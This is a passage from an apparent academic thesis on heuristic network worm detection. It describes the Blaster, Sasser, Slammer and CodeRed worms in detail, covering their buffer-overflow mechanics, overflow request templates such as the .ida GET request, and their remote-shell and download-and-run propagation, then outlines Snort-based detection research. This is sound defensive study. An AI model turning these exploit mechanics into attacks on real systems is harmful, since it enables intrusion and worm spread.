Another technique proposed by [15] is that of a slow worm. A worm such as this moves so slowly that it generates almost no noticeable anomalous network traffic. After a large number of hosts have been infected, presumably unnoticed, the worm could launch a large scale attack, such as a DoS attack. The paper also predicts the possibility of worms that are able to communicate with each other or that are able to update themselves, much as nonmalicious software updates itself by downloading an update from the internet. A worm that can update itself would be able to exploit new vulnerabilities as they are discovered.

Clearly, much useful worm-related research has already been done. However, many of the worm detection systems previously described are fairly specific in the characteristics used for detection. Of the worm detection methods described above, nearly all focus on one specific aspect of a worm, such as many failed connection attempts or the presence of a certain exploit. The system described in this paper is more general. The heuristic-based system, to be described in the next section, aims to find enough characteristics common to a large number of worms so that it will be able to detect a large number of worms, both known and unknown. This will be accomplished through the use of several heuristics that are identified in several popular worms from the past few years.

Additionally, as is evident from the previous discussion, most systems are either for worm prevention or worm detection, not both. Systems designed to prevent worms, such as rate limiting, make no mention of how to detect the worms in the first place. Also, many systems designed to detect worms are only designed to report the presence of the worm, not to also defend against it. It would be desirable to design a system that incorporates both prevention and detection. The system described in this paper is able to achieve both goals.

## 3.3 Descriptions of Selected Worms

This section will show the details of several actual worms from the past few years. This is done so that it can be clearly demonstrated that worms often display common characteristics, hence it is possible to derive heuristics to detect large numbers of worms. The worms discussed here are Blaster, Sasser, Slammer, and CodeRed.

### 3.3.1 Blaster

The Blaster worm was first seen on August 11, 2003, less than one month after its related exploit was disclosed. Blaster, also known as Lovsan, MSBLAST, or Poza, makes use of the RPC DCOM vulnerability discussed below. Although this vulnerability is present in several versions of the Windows operating system, Blaster specifically targets only two – Windows XP and Windows 2000.  Nevertheless, the worm successfully infected over 400,000 systems.

**The Exploit:** The RPC DCOM exploit was discovered by the Last Stage of Delerium Research Group and was posted to the Bugtraq mailing list on July 16, 2003 [25].  The post stated that a buffer overflow vulnerability had been discovered in the Remote Procedure Call (RPC) interface which implements the Distributed Component Object Model (DCOM) services.  This vulnerability was present in Windows versions NT 4.0, 2000, XP, and 2003 Server.  The post went on to state the Microsoft had been notified and that the proof-of-concept exploit code would not be made available.

Microsoft promptly address the issue in Microsoft Security Bulletin MS03-026 [26] initially published on July 16, 2003 and later revised on September 10, 2003.  The bulletin also provided a patch.

RPC, originally specified by the Open Software Foundation in RFC 1050, is a variation of the local procedure call (LPC) methodology.  In LPC, a caller process places parameters to a second process in a specified location.  Control than passes to the second process which, upon returning, places the parameters back into the specified location for use by the caller process.  RPC is simply the networked version of this, allowing for inter-process communication between processes running on two different computers [27]. The version of RPC implemented in the affected Windows systems is actually RPC version 2, specified in RFC 1831, with some additional functionality added by Microsoft.

The Windows Component Object Model (COM) allows for local inter-process communication.  DCOM, the networked version of COM, uses the RPC mechanism to allow local processes to communicate with remote ones [28].  It is this RPC - DCOM interface where the buffer overflow vulnerability occurs, allowing arbitrary code to be executed with system privileges.

```
HRESULT CoGetInstanceFromFile(
  COSERVERINFO * pServerInfo,
  CLSID * pclsid,
  IUnknown * punkOuter,
  DWORD dwClsCtx,
  DWORD grfMode,
  OLECHAR * szName,
  ULONG cmq,
  MULTI_QI * rgmqResults
);
```

**Figure 24 – The API call exploited by Blaster.**

The actual vulnerability lies in the file rpcss.dll in a function GetMachineName() which is responsible for extracting the server name for use in initialization of the related DCOM object. The client requests initialization of the DCOM object through the API call in Figure 24. According to MSDN, the parameter szName is the "File to initialize the object with using IPersist::File. May not be NULL." If provided with a long string, as in:

```
hr = CoGetInstanceFromFile(pServerInfo, NULL, 0, CLSCTX_REMOTE_SERVER,
STGM_READWRITE, L"C:\\1234561111111111111111111111111.doc",1,&qi);
```

this parameter can result in a buffer overflow. However, the API checks the size of this parameter, so the API cannot be used directly as an exploit. The size of this parameter is not checked, however, when sent as a request from client to server in an RPC transaction. The parameter in question will be translated by the server into the form:

```
L"\\servername\c$\1234561111111111111111111111111.doc"
```

In the function GetMachineName(), Windows attempts to place this unchecked string into a buffer of size 0x20, the maximum size of a NETBIOS name. Thus, the saved return address for the calling function of GetMachineName() is overwritten and now points to a NOP ramp in the attacker's shell code. This shell code has been previously placed in a local buffer in the stack frame of the fourth-level caller of the GetMachineName() function [29, 30].

Other worms that exploit this vulnerability are Welchia and Reidana.

**Infection:** Blaster begins by creating the registry key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "windows auto update" = MSBLAST.EXE". This ensures that the worm will start up again after the infected computer is rebooted. A requirement of the worm is that the executable file, named MSBLAST.EXE, is located in the %System%\ directory (C:\Windows\System32\ on Windows XP). The worm also creates a mutex "BILLY" to avoid reinfecting a previously compromised machine. Blaster sleeps for twenty second intervals, and then wakes to check for an active network connection [32].

**Propagation:** Once an active connection is found, Blaster opens twenty TCP threads which scan IP addresses starting at a base address and increasing in a linear fashion. This base address is calculated using one of two possible methods [31, 32]. The first method is to begin with the IP address of the local machine - A.B.C.D. The first two octets, A and B, are left unchanged. The third octet, C, is left unchanged if its value is less than twenty. Otherwise, a random value less than twenty is subtracted from C's value, and this new value is used for C. The fourth octet, D, is always set to zero. The second method of computing the base address is to generate a completely random address between 0.0.0.0 and 255.255.255.0 and use this address as the base address. In either case, scanning begins at this base address and continues, incrementing the fourth octet by one each time, until the value of the fourth octet is 254.

Each scan attempts to connect to the target computer by sending a TCP SYN message to port 135. Once an open port is found, the worm begins the attack. The worm makes no attempt to discover the operating system of the target machine - 80% of the time the worm sends the data for the XP attack, 20% of the time the Windows 2000 data is sent [32].

A successful attack binds a remote shell (cmd.exe) to port 4444 of the target machine. The worm binds its own crude TFTP server to UDP port 69 on the attacking computer and, using the remote shell, instructs the target machine to download of copy of the executable, msblast.exe, from the attacking computer by using the Windows TFTP client. This executable is placed in the %System%\ directory of the target machine, and the executable is started by the attacking computer through the remote shell. Thus, the process begins anew [31, 32].

**Payload:** Blaster is programmed to perform a DDoS attack on windowsupdate.com on the 16th and 31st days of the months January through August and on any day during the months of September through December. This DDoS attack is a specially-created SYN packet, approximately forty bytes long, sent to the target every twenty milliseconds. Effectively, this is a SYN flood attack on TCP port 80 of the target. If the target cannot be resolved, the address 255.255.255.255 is used as the target for the DDoS attack. The DDoS packets contain no data except for the TCP/IP header. Interestingly, the DDoS attack was fairly unsuccessful. windowsupdate.com was simply as alias for the real URL of Microsoft's Windows Update feature - microsoft.windowsupdate.com. Microsoft simply removed the alias from DNS [31].

**Variants:** There are several known variants of the Blaster worm. All variants make use of the same exploit and follow the same operation pattern. The only differences between the variants are the registry keys that are created, the registry values set, the executable names, the mutexes created, the target of the DDoS attack, and the contents of a text string located in the worm body.

The following table describes the differences between the variants of the Blaster worm. Any detail not listed in the table can be assumed to be the same as previously described. Also, most variants contain a text string located in the worm body. Although these text strings are usually unique to a variant, they have been omitted from the table because many of the messages are vulgar.

**Table 1 – Blaster Variants**

| | **A** | **B** | **C** | **D** | **E** | **F** | **G** | **H** | **I** |
|---|---|---|---|---|---|---|---|---|---|
| **Date discovered** | 8/11/03 | 8/13/03 | 8/13/03 | 8/18/03 | 8/29/03 | 9/1/03 | 9/19/03 | 2/4/04 | 4/21/04 |
| **Runtime compression** | UPX | none | FSG | Aspack | Modified UPX | Aspack | Modified UPX | UPX | UPX |
| **File name** | msblast.exe | penis32.exe | teekids.exe | mspatch.exe | mslaugh.exe | enbiei.exe | enilora.exe | mschost.exe | svchosthlp.exe eschlp.exe |
| **Registry key**[1] | windows auto update = msblast.exe | windows auto update = penis32.exe | Microsoft Inet xp.. = teekids.exe | Nonton Antivirus = mspatch.exe | Windows Automation = mslaugh.exe | www.hidro.4t.com = enbiei.exe | windows auto update = enilora.exe | Windows shellext.32 = mschost.exe | MSUpdate = svchosthltp.exe<br><br>SPUpdate = svchosthlp.exe<br><br>Helper = eschlp.exe |
| **Mutex** | billy | billy | billy | billy | silly | muuie | billy | billy | billy |
| **DDoS target** | windowsupdate.com | windowsupdate.com | windowsupdate.com | windowsupdate.com | kimble.org | tuiasi.ro | windowsupdate.com | windowsupdate.com | windowsupdate.com |
| **Other** | original version | contains the Lithium backdoor program | | | | | | | downloads a copy of itself from a website and sets IE homepage to www.getgood.biz |

[1] All registry keys are located at HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

### 3.3.2 Sasser

Sasser is a worm that uses the LSASS vulnerability described below. First seen on May 1, 2004 and based on exploit code written by houseofdabus, Sasser managed to infect over 100,000 vulnerable hosts. Although the LSASS vulnerability is present on several versions of Microsoft Windows, Sasser is only able to infect Windows XP and 2000 Professional. Sasser may be able to run on other vulnerable versions such as Windows 95, 98, ME, and 2003, but the LSASS process will crash causing Windows to restart before the worm can fully execute. The worm is packed using the PE Compact v2 runtime packer [32].

Sasser was written by a German teenager who is, as of the date of this paper, awaiting a court date related to damages caused by the Sasser worm. The worm was written in the Visual C programming language.

**The Exploit:** The eEye Digital Security discovered a remote buffer overflow vulnerability in the Windows Local Security Authority Subsystem Service (LSASS) on October 8, 2003. The vulnerability was reported to Microsoft, who subsequently released an advisory and patch in the security bulletin MS04-011 on April 13, 2004. The vulnerability affected Windows versions NT, 2000, XP, and 2003 [33].

LSASS itself is responsible for user authentication using the Winlogon service. Additionally, LSASS generates security tokens for authenticated users. When used remotely, LSASS operates using RPC (as discussed in the previous section). This specific vulnerability is present in the LSASS/RPC endpoints on TCP ports 139 and 445. The vulnerable functions are located in LSASRV.DLL and are used to write entries to a log file, "DCPROMO.LOG." A remote user, with no special privileges, is able to specify values to be written to this log file. These values are then created using a vsprintf() function with no bounds checking. By sending overly long values to be written to the log file, a remote user is able to create a classic stack-based buffer overflow and execute arbitrary code at the system privilege level [33].

The functions responsible for the creation of and writing to this log file are DsRolepInitializeLog() and DsRolepLogPrintRoutine(), respectively. Parameters to the log file that can be overflowed in the vsprintf() function are DnsDomainName, SiteName, SystemVolumeRootPath, DsDatabasePath, DsLogPath, ParentDnsDomainName, ParentServer, and Account. The parameter names are self-explanatory. Most Active Directory services, however, call RpcImpersonateClient() which changes the security context of the client, making the client unable to write to the log file. This will cause the vsprintf() function to not be executed. There is a function, DsRolerUpgradeDownlevelServer(), in this API that does not call RpcImpersonateClient() but rather calls DsRolepInitializeLog() directly. DsRolerUpgradeDownlevelServer() does not provide the ability to specify a remote server to use for an RPC call; it always uses NULL for the host name, indicating the local host. The API does not check that this call actually came from the local host though, so if an attacker creates this packet by hand and specifies a remote host, the attacker will be able to access the DsRolepInitializeLog() and DsRolepLogPrintRoutine() functions and the aforementioned buffer overflow vulnerability [33].

**Infection:** Sasser creates the registry key "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run avserve.exe = %Windows%\avserve.exe" to ensure that it will resume execution after the infected machine is rebooted. Sasser also creates a mutex named "Jokaba31" to avoid reinfecting a previously compromised machine. Sasser uses the API AbortSystemShutdown in an attempt to block system shutdowns or restarts [32].

Sasser copies itself as a file named AVSERVE.EXE to the %Windows% folder (usually C:\Windows). The worm also creates a log file "WIN.LOG" in the root directory. This log file contains the number of hosts that this host was able to infect and the IP address of the most recently infected host [32].

**Propagation:** Sasser creates 128 threads to generate semi-random IP addresses. A new address is generated every 250ms, so Sasser can perform 512 attacks per second. 52% of the time, the generated IP address is completely random. 25% of the time, the first two octets of the IP address of the current host are used and the remaining two octets are random. 23% of the time, only the first octet of the IP address of the current host is used and the remaining three octets are random [31, 32].

Once an address is generated, Sasser sends a series of SMB packets to TCP port 445 in an attempt to retrieve an SMB banner. If successful, the remote host's operating system version information is extracted from the banner. If the remote operating system is a version supported by Sasser, the worm will send the appropriate exploit packets to TCP port 445. These exploit packets create the buffer overflow as discussed in the LSASS vulnerability section. The buffer overflow results in a command shell on the compromised host listening on TCP port 9996 [31, 32].

The attacking machine starts an FTP server on the local TCP port 5554 and awaits a connection. Using the remote command shell on the compromised host, the attacking computer creates a script file "CMD.FTP" which contains instructions to download and execute a copy of the Sasser worm from the attacking computer. The worm is downloaded as a file named "[random]_up.exe" where “[random]” is a random integer between 0 and 32,767. After download, the FTP thread is terminated. Also, the script CMD.FTP is removed once the worm begins executing on the newly infected host [31, 32].

**Payload:** Sasser contains no payload. Apparently, the only purpose of the worm is to propagate. It should be noted however that the exploitation of the LSASS vulnerability may cause the LSASS process to crash and Windows to reboot.

**Variants:** The following table shows the differences between the Sasser variants. Like Blaster, the distinctions between the worm variants are file names, port numbers, registry keys, and text located in the worm body. The actual exploitation code used is the same across all variants. Unlike most other worms, there were no improvements made to the worm in subsequent versions - the changes made were trivial. Details of the worm variants that are not included in the table are the same as described above.

**Table 2 – Sasser Variants**

| | A | B | C | D | E | F | G |
|---|---|---|---|---|---|---|---|
| **Date discovered** | 5/1/04 | 5/1/04 | 5/2/04 | 5/3/04 | 5/8/04 | 5/10/04 | 5/25/04 |
| **File name** | avserve.exe | avserve2.exe | avserve2.exe | skynetave.exe | lsasss.exe | napatch.exe | wserver.exe |
| **Registry key**[1] | avserve.exe = %Windows%\avserve.exe | avserve2.exe = %Windows%\avserve2.exe | avserve2.exe = %Windows%\avserve2.exe | skynetave.exe = %Windows%\skynetave.exe | avserve.exe = %Windows%\lsasss.exe | napatch.exe = %Windows%\napatch.exe | wserver = %Windows%\wserver.exe |
| **Mutex** | Jokaba31 | Jobaka3 (unused) and JumpallsNlsTillt | Jobaka3 (unused) and JumpallsNlsTillt | Jobaka3 (unused) and SkynetSasserVersionWithPingFast | SkynetNotice | billgate | Jobaka3 (unused) and PinaasoSky |
| **Command shell port** | 9996 | 9996 | 9996 | 9995 | 1022 | 9996 | 9996 |
| **FTP server port** | 5554 | 5554 | 5554 | 5554 | 1023 | 5554 | 5554 |
| **# threads** | 128 | 128 | 1024 | 128 | 128 | 128 | 125 |
| **Attacks per second** | 512 | 5120 | 40960 | 5120 | 5120 | 512 | |
| **Log file name** | WIN.LOG | WIN2.LOG | WIN2.LOG | WIN2.LOG | FTPLOG.TXT | WIN.LOG | WIN2.LOG |
| **Other** | Original version | | | Pings target before attack. Only works on XP | Same as D. Displays message after 2 hours. Attempts to remove Bagle.W and Bagle.X | | Includes copy of Netsky.AC |

### 3.3.3 Slammer

Slammer, unlike Blaster and Sasser, is a memory-resident worm. Memory resident worms differ from typical worms in that a memory-resident worm never exists as a file on a hard disk. Rather, the memory-resident worm will exist only in a system's memory. This tends to make these types of worms more difficult to detect after the infection has occurred than a normal worm. Antivirus scanners that do not support memory scanning will not be able to detect these worms.

[1] All registry keys are located at HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

Slammer (sometimes known as Sapphire) first began to spread on January 25th, 2003. This worm is remarkable in that it is the fastest worm to date – it infected 90% of all vulnerable hosts in ten minutes by using the SQL Server 2000 vulnerability discussed below. The worm was able to infect at least 75,000 systems running Microsoft's SQL Server 2000 [39].

**The Exploit:** This vulnerability was reported by David Litchfield of NGSSoftware Insight Security Research on July 25th, 2002. The related Microsoft Security Bulletin is MS02-039 [37, 38].

Microsoft's SQL Server 2000, by default, listens on UDP port 1434, designated as the Microsoft SQL Monitor port. A client is then able to determine how to connect to the server by sending a single byte packet to this port. The server will then inform the client how to connect.

This port also accepts other types of messages. If a packet is sent to this port, and the first byte of the packet is set to 0x04, the SQL Monitor process will attempt to open a registry key as specified by information contained in the packet. This registry key will be of the form:

```
HKEY_LOCAL_MACHINE\Microsoft/Microsoft SQL Server\<string from
packet>\MSSQLServer\CurrentVersion
```

An attacker is able to create a stack-based buffer overflow by sending an overly large string in this type of packet. Thus, an attacker is able to execute arbitrary code [37, 38].

**Infection/Propagation:** As Slammer is a memory-resident worm, the infection and propagation phases are combined into one.

Slammer is a very small worm. It spreads as a single 404-byte UDP packet sent to port 1434. When run, Slammer randomly generates target IP addresses, and, using a socket command, sends the specially-crafted UDP packet to the target address on port 1434. Unlike Blaster and Sasser, Slammer never uses parts of the host's IP address in order to preferentially infect the current local network [31, 32].

The speed with which Slammer spread is due to several factors. Firstly, only a single packet is necessary for exploitation and propagation. Secondly, Slammer is so small - merely 404 bytes total. Finally, because Slammer uses UDP as opposed to TCP, the worm did not incur the additional overhead of the TCP handshaking phase. Slammer is able to send packets as quickly as the underlying system will permit [39].

**Payload:** Slammer carried no payload. It seems that the only intention of the worm is to continually spread itself. The worm did have the unintended side-effect of causing a DoS attack due to the speed with with Slammer spread [32].

**Variants:** There are no known variants of the Slammer worm [32].

### 3.3.4 CodeRed

The CodeRed, or Bady, worm is another example of a memory-resident worm. It began spreading approximately on July 13, 2001 and was able to infect around 1,000 computers running vulnerable version of Microsoft's IIS software [42].

**The Exploit:** This vulnerability in Microsoft's IIS server software was discovered by Riley Hassell of eEye Digital Security [40] and reported on June 18, 2001. Microsoft addressed the issue the same day in Microsoft Security Bulletin MS01-033 [41] and issued a patch. The vulnerability was present in IIS servers running on Windows NT, 2000, and XP (which was a beta version at the time the vulnerability was discovered.)

As part of the default IIS installation, a component called the Indexing Service is installed with the server. The Indexing Service provides the ability to rapidly search files on the machine. The ida.dll, which is part of the Indexing Service, provides support for running scripts. The ida.dll contains an overflow vulnerability due to lack of proper bounds checking on user input.

If an attacker sends an overly long HTTP GET message to the server and if that message is handled by the ida.dll, the attacker may exploit this vulnerability and gain SYSTEM level access. The necessary message is of the form:

```
GET /something.ida?[overflow]=X HTTP/1.1
```

This will create a traditional stack-based buffer overflow that may be exploited by an attacker.

One obstacle exists in the exploitation of this vulnerability. The bytes in the buffer provided by the attacker in the GET request are expanded. Thus, if an attacker fills the overflow buffer with the character 'A' (hex representation: 0x41) the actual value written to the stack on the victim machine will be 0x0041. This creates a problem when writing shellcode for this vulnerability and when attempting to overwrite the saved return address on the stack. The shellcode must be placed at an address of the form 0x00xx00yy in order to exploit this vulnerability. Luckily, due to the heap layout of the IIS server, a return address like this is possible.

In order to exploit this vulnerability, an attacker must first properly set up the heap, place the shellcode at a memory location that the exploit is able to access, and finally overflow the stack using the ida.dll method described above. Given the heap layout and default installation parameters of the IIS server, this vulnerability is exploitable. However, due to the nature of the heap region of memory, the exploit may occasionally fail, depending on what memory looks like at the time of the attack [40, 41].

**Infection:** CodeRed uses the aforementioned .ida buffer overflow vulnerability in Microsoft's IIS software. As it is a memory-resident worm, Code Red never exists on the hard disk. Rather, the worm uses the overflowed buffer to hold a complete copy of its code. The worm is able to “hijack” the IIS process's execution thread and begin execution of its own.

First, CodeRed imports the necessary function addresses that it needs in order to execute. Theses addresses are obtained from the IIS process itself. Next, the worm creates 100 threads – the first ninety-nine threads are used to scan for other vulnerable systems while the last thread is used to implement the worm's payload. Each thread checks for the existence of the file C:\notworm. If the file exists, the worm becomes dormant. Otherwise, the worm continues.

Each worm thread also checks the system time. If the time is between 20:00 and 23:59 UTC, the worm performs a DOS attack against www.whitehouse.gov. If the time is before 20:00 UTC, the worm proceeds with its propagation cycle. The worm becomes dormant if the time is after 23:59 UTC.

The 100th worm thread checks the default language of the infected system. If the language is English, this thread will deface all the web pages served by this system. Otherwise, this thread will perform the same set of actions as the other threads [31, 32, 42].

**Propagation:** CodeRed generates semi-random IP addresses in order to propagate. The addresses are semi-random because each copy of the worm uses the same static number to seed its random number generator. Thus, every worm copy will scan the same sequence of "random" addresses.

The worm spreads by sending a TCP SYN message to port 80 of the generated IP address. If the server responds, the worm send its attack packet – a malformed HTTP GET request as described above [31, 32, 42].

**Payload:** CodeRed contains two payloads. The first is a Denial of Service attack on www.whitehouse.gov. This attack is performed if the system time is between 20:00 and 23:59 UTC. If this condition is satisfied, each worm thread will attempt to connect to www.whitehouse.gov on TCP port 80. If successful, each thread will send 0x18000 single byte packets to the target. The thread will then sleep for approximately four and one half hours, then wake and resume the attack.

The second payload is that Code Red is able to deface every web page served by the infected machine. The 100th thread created by Code Red will check the default system language. If the language is English, this thread will sleep for two hours. The worm then wakes and modifies, in memory, the DLL responsible for sending web page data back to the client. The DLL is changed so that the server responds to every request by a client for a web page with a page that displays the text "Welcome to http://www.worm.com ! Hacked by Chinese!" After ten hours, the worm restores the original DLL in memory and goes dormant [31, 32, 42].

**Variants:** There is one known variant of CodeRed. This variant, CodeRed.B or CodeRed version 2, was released shortly after the initial version of the worm. CodeRed.B changes the semi-random number generator used by the original version to a completely random number generator. Thus, each copy of this variant will scan a different sequence of random IP addresses. Also, this variant does not deface websites.

There is another worm named CodeRed II. Although this worm exploits the same .ida vulnerability, it has a completely different code base. CodeRed II is not a variant of CodeRed but instead is a different worm altogether [32].

## 3.4 Summary

This concludes the section of related work and background information. An overview of conventional worm detection/prevention systems was supplied, as well as an introduction to related research. A detailed description of the worms used in this study was also provided. The next section will describe the implementation details, as well as the reasoning behind the methods, employed by the system proposed by this paper.

# 4 Research Design

The previous sections discussed the reasons why it is desirable to build a heuristic-based worm detection system. Background information to reinforce these reasons was also provided. This section will discuss both the general and specific design procedures for the research.

## 4.1 General Method

As previously stated, a heuristic-based worm detection system provides several benefits over other similarly-aimed systems. The main goal of the system, however, is the detection of both known and unknown worm threats through the use of a minimal rule set. This section will describe the method used in conducting this research.

The first step in conducting the research was obtaining the necessary background information. Much of this was briefly described in the previous chapter. Sources for this information included relevant research and technical papers, websites, journals, and textbooks.

The second step was collecting the data. In this case, the data was information on worms. Two sources were used for this step – information on the technical details of several worms and actual network captures of several worms in action. In order to obtain the network captures, live copies of the worms were run on a test network. Other copies of worm traffic were obtained from Internet sources [45]. A network sniffer was used to collect the network data. Additionally, clean network traffic was collected to compare with the worm traffic to look for anomalies.

Next, the worm data was carefully examined for possible heuristics. Each worm was compared with the others for commonalities. The worms were also compared with a variety of clean network traffic in order to look for anomalies. Possible heuristics were then extracted and were implemented as rules in an NIDS. The worm network captures were then run against the NIDS to determine which heuristics properly detected worms and which did not. Additionally, the circumstances under which each heuristic worked were noted. When necessary, heuristics were revised or removed completely.

The heuristics were also tested against a variety of clean network traffic captures to test for false positives. Naturally, a heuristic becomes useless if it detects many clean network packets as worms. Finally, the complete system was tested on a live network and the results were analyzed.

## 4.2 Specific Procedure

In order to develop the heuristic-based worm detection system, worm data first needed to be collected. This was accomplished in two ways. First, worm technical details were obtained from a variety of sources (See Section 3.3). Second, live copies of several worms were obtained from [43]. The worms used in this study were Blaster.A, Blaster.E, Sasser.B, Sasser.D, Slammer, and CodeRedv2 (as classified by [31]). These worms exemplify a wide variety of techniques used by malicious worms and are therefore expected to be good choices for heuristic analysis. Blaster and Sasser generate a lot of network traffic, use a remote command shell and file transfer protocol to transmit themselves, and edit the Windows registry settings. CodeRed and Slammer, on the other hand, are much smaller in terms of network traffic, exist only in memory, and use very precisely written exploit code. Given that the worms used in the study exhibit such differences, it is hoped that any heuristics found for this group of worms will apply to the majority of worms.

Each worm was then run in a clean virtual environment. This was done using the VMware software package [44] on Windows XP. Two virtual machines were set up, and a network was simulated using tools included with VMware. Each virtual machine also ran a copy of Microsoft Windows XP. No patches were applied to the virtual machines. Ethereal version 0.10.10, a network sniffer [45], was run on each virtual machine to capture network traffic at both end points. A worm was executed on one of the virtual machines, and the traffic was captured as the worm propagated to the other virtual machine. After each run, the network data was saved and the virtual machines were deleted. A new set of virtual machines was used for each worm to avoid any worm-worm interaction. Selected excerpts from each worm's network traffic can be found in Appendix A.

Using the worm data, possible heuristics were examined. Heuristics falling into three broad categories were found – behavior-based, exploit-based, and packet anomaly-based. A behavior-based heuristic comes from the way in which worms generally behave on a network. For example, the presence of a host performing random scanning is a behavior-based heuristic. An exploit-based heuristic comes from the exploits that worms employ in order to propagate from host to host. As all worms used in this study used some sort of buffer overflow exploit, this was the exploit that was focused on. There are certain characteristics of a buffer overflow attack that it is possible to detect by examining the network traffic. These are examples of exploit-based heuristics. Finally, packet anomaly-based heuristics come from worms generating their own packet header information. In doing so, some fields in the packet header may be filled with invalid or nonsensical information. These erroneous fields lead to packet anomaly-based heuristics. The heuristics that were tested in this study are explained in detail in the following section.

Each heuristic was then implemented as a rule using Snort version 2.3.2, a popular NIDS [46]. (The Snort configuration file implementing the heuristics from the study can be found in Appendix B.) The worm traffic was replayed through Snort on a GNU/Linux machine to determine which heuristics were successful and against which worms the heuristics were successful. These findings are presented in the next chapter. Additionally, a variety of clean network traffic was obtained from live networks. The following is a list of where the different clean network traffic captures were obtained:

- A Windows XP Home workstation on a home network
- A GNU/Linux (Debian, mostly from the Testing distribution) workstation on a home network
- A Windows 2003 Server Domain Controller on a small (~ 30 users) office network
- A Windows 2003 Server application server in a DMZ on a small office network
- A production Windows 2003 Server web server in a DMZ on a small office network
- A GNU/Linux (Debian) workstation on a small office network

In each case, the traffic capture lasted approximately two hours and was sampled at various times during the day.  In the case of the servers on the office network, the traffic was only sampled for ten minutes at a time due to the high levels of network traffic at these locations.  Approximately five captures were used for each machine.  The performance of the heuristics on the clean network traffic is also presented in the next chapter.

A large database of rules for detecting existing exploits and attacks is available for free for use with Snort.  This database is maintained by the Snort developers and contains approximately three thousand rules.  Interestingly, none of the worms used in this study were detected by any of these rules.  Additionally, a large number of Snort rules are available on the internet for use in detecting worms.  All of these rules that were found were very specific to a worm and fail to even detect a simple variant of the worm they were written to detect.  None of these types of rules were used in the study.

An advantage of implementing the system using Snort is that Snort can be configured to work inline with iptables, a software firewall.  When used together, traffic can be first analyzed by Snort and then, if necessary, blocked by the firewall.  This achieves both goals of worm detection and prevention using a heuristic-based system.

Finally, the heuristic-based worm detection system was tested on a live network. (See Figure 23 in the next chapter.)  This is the same office network used for the network traffic captures listed above.  Once again, the perforce of the system is reported in the next chapter.

## 4.3 Heuristics

This section will present the heuristics used in this study.  It will also show why each is a possible heuristic for detecting worms.  A heuristic is considered useful as long as it can detect the worm anytime before the actual worm body reaches the target host.

Heuristics have been used in antivirus software for some time now.  Examples of heuristics used here are an incorrect file size in the executable file header, a strange location for the beginning of code execution in the executable file, the presence of strange section names in the executable file, and suspicious code redirections [3].

Unfortunately, heuristics for viruses are generally not applicable to worms. This section will propose possible heuristics for worm detection. The virus heuristics assume that the virus has already reached the target system. In the case of a worm, a detection system has the opportunity to prevent the worm from ever reaching the target system. This is the goal of the heuristics that are investigated here. The next chapter will examine their effectiveness.

The heuristics here are divided into three categories – behavior-based, exploit-based, and packet anomaly-based.


### 4.3.1 Behavior-based

One behavior that all worms exhibit is some sort of scanning activity. This is fundamental to the worm, as one of the purposes of a worm is to spread to new hosts. In order to discover these hosts, the worm must scan the network. This results in several possible heuristics.

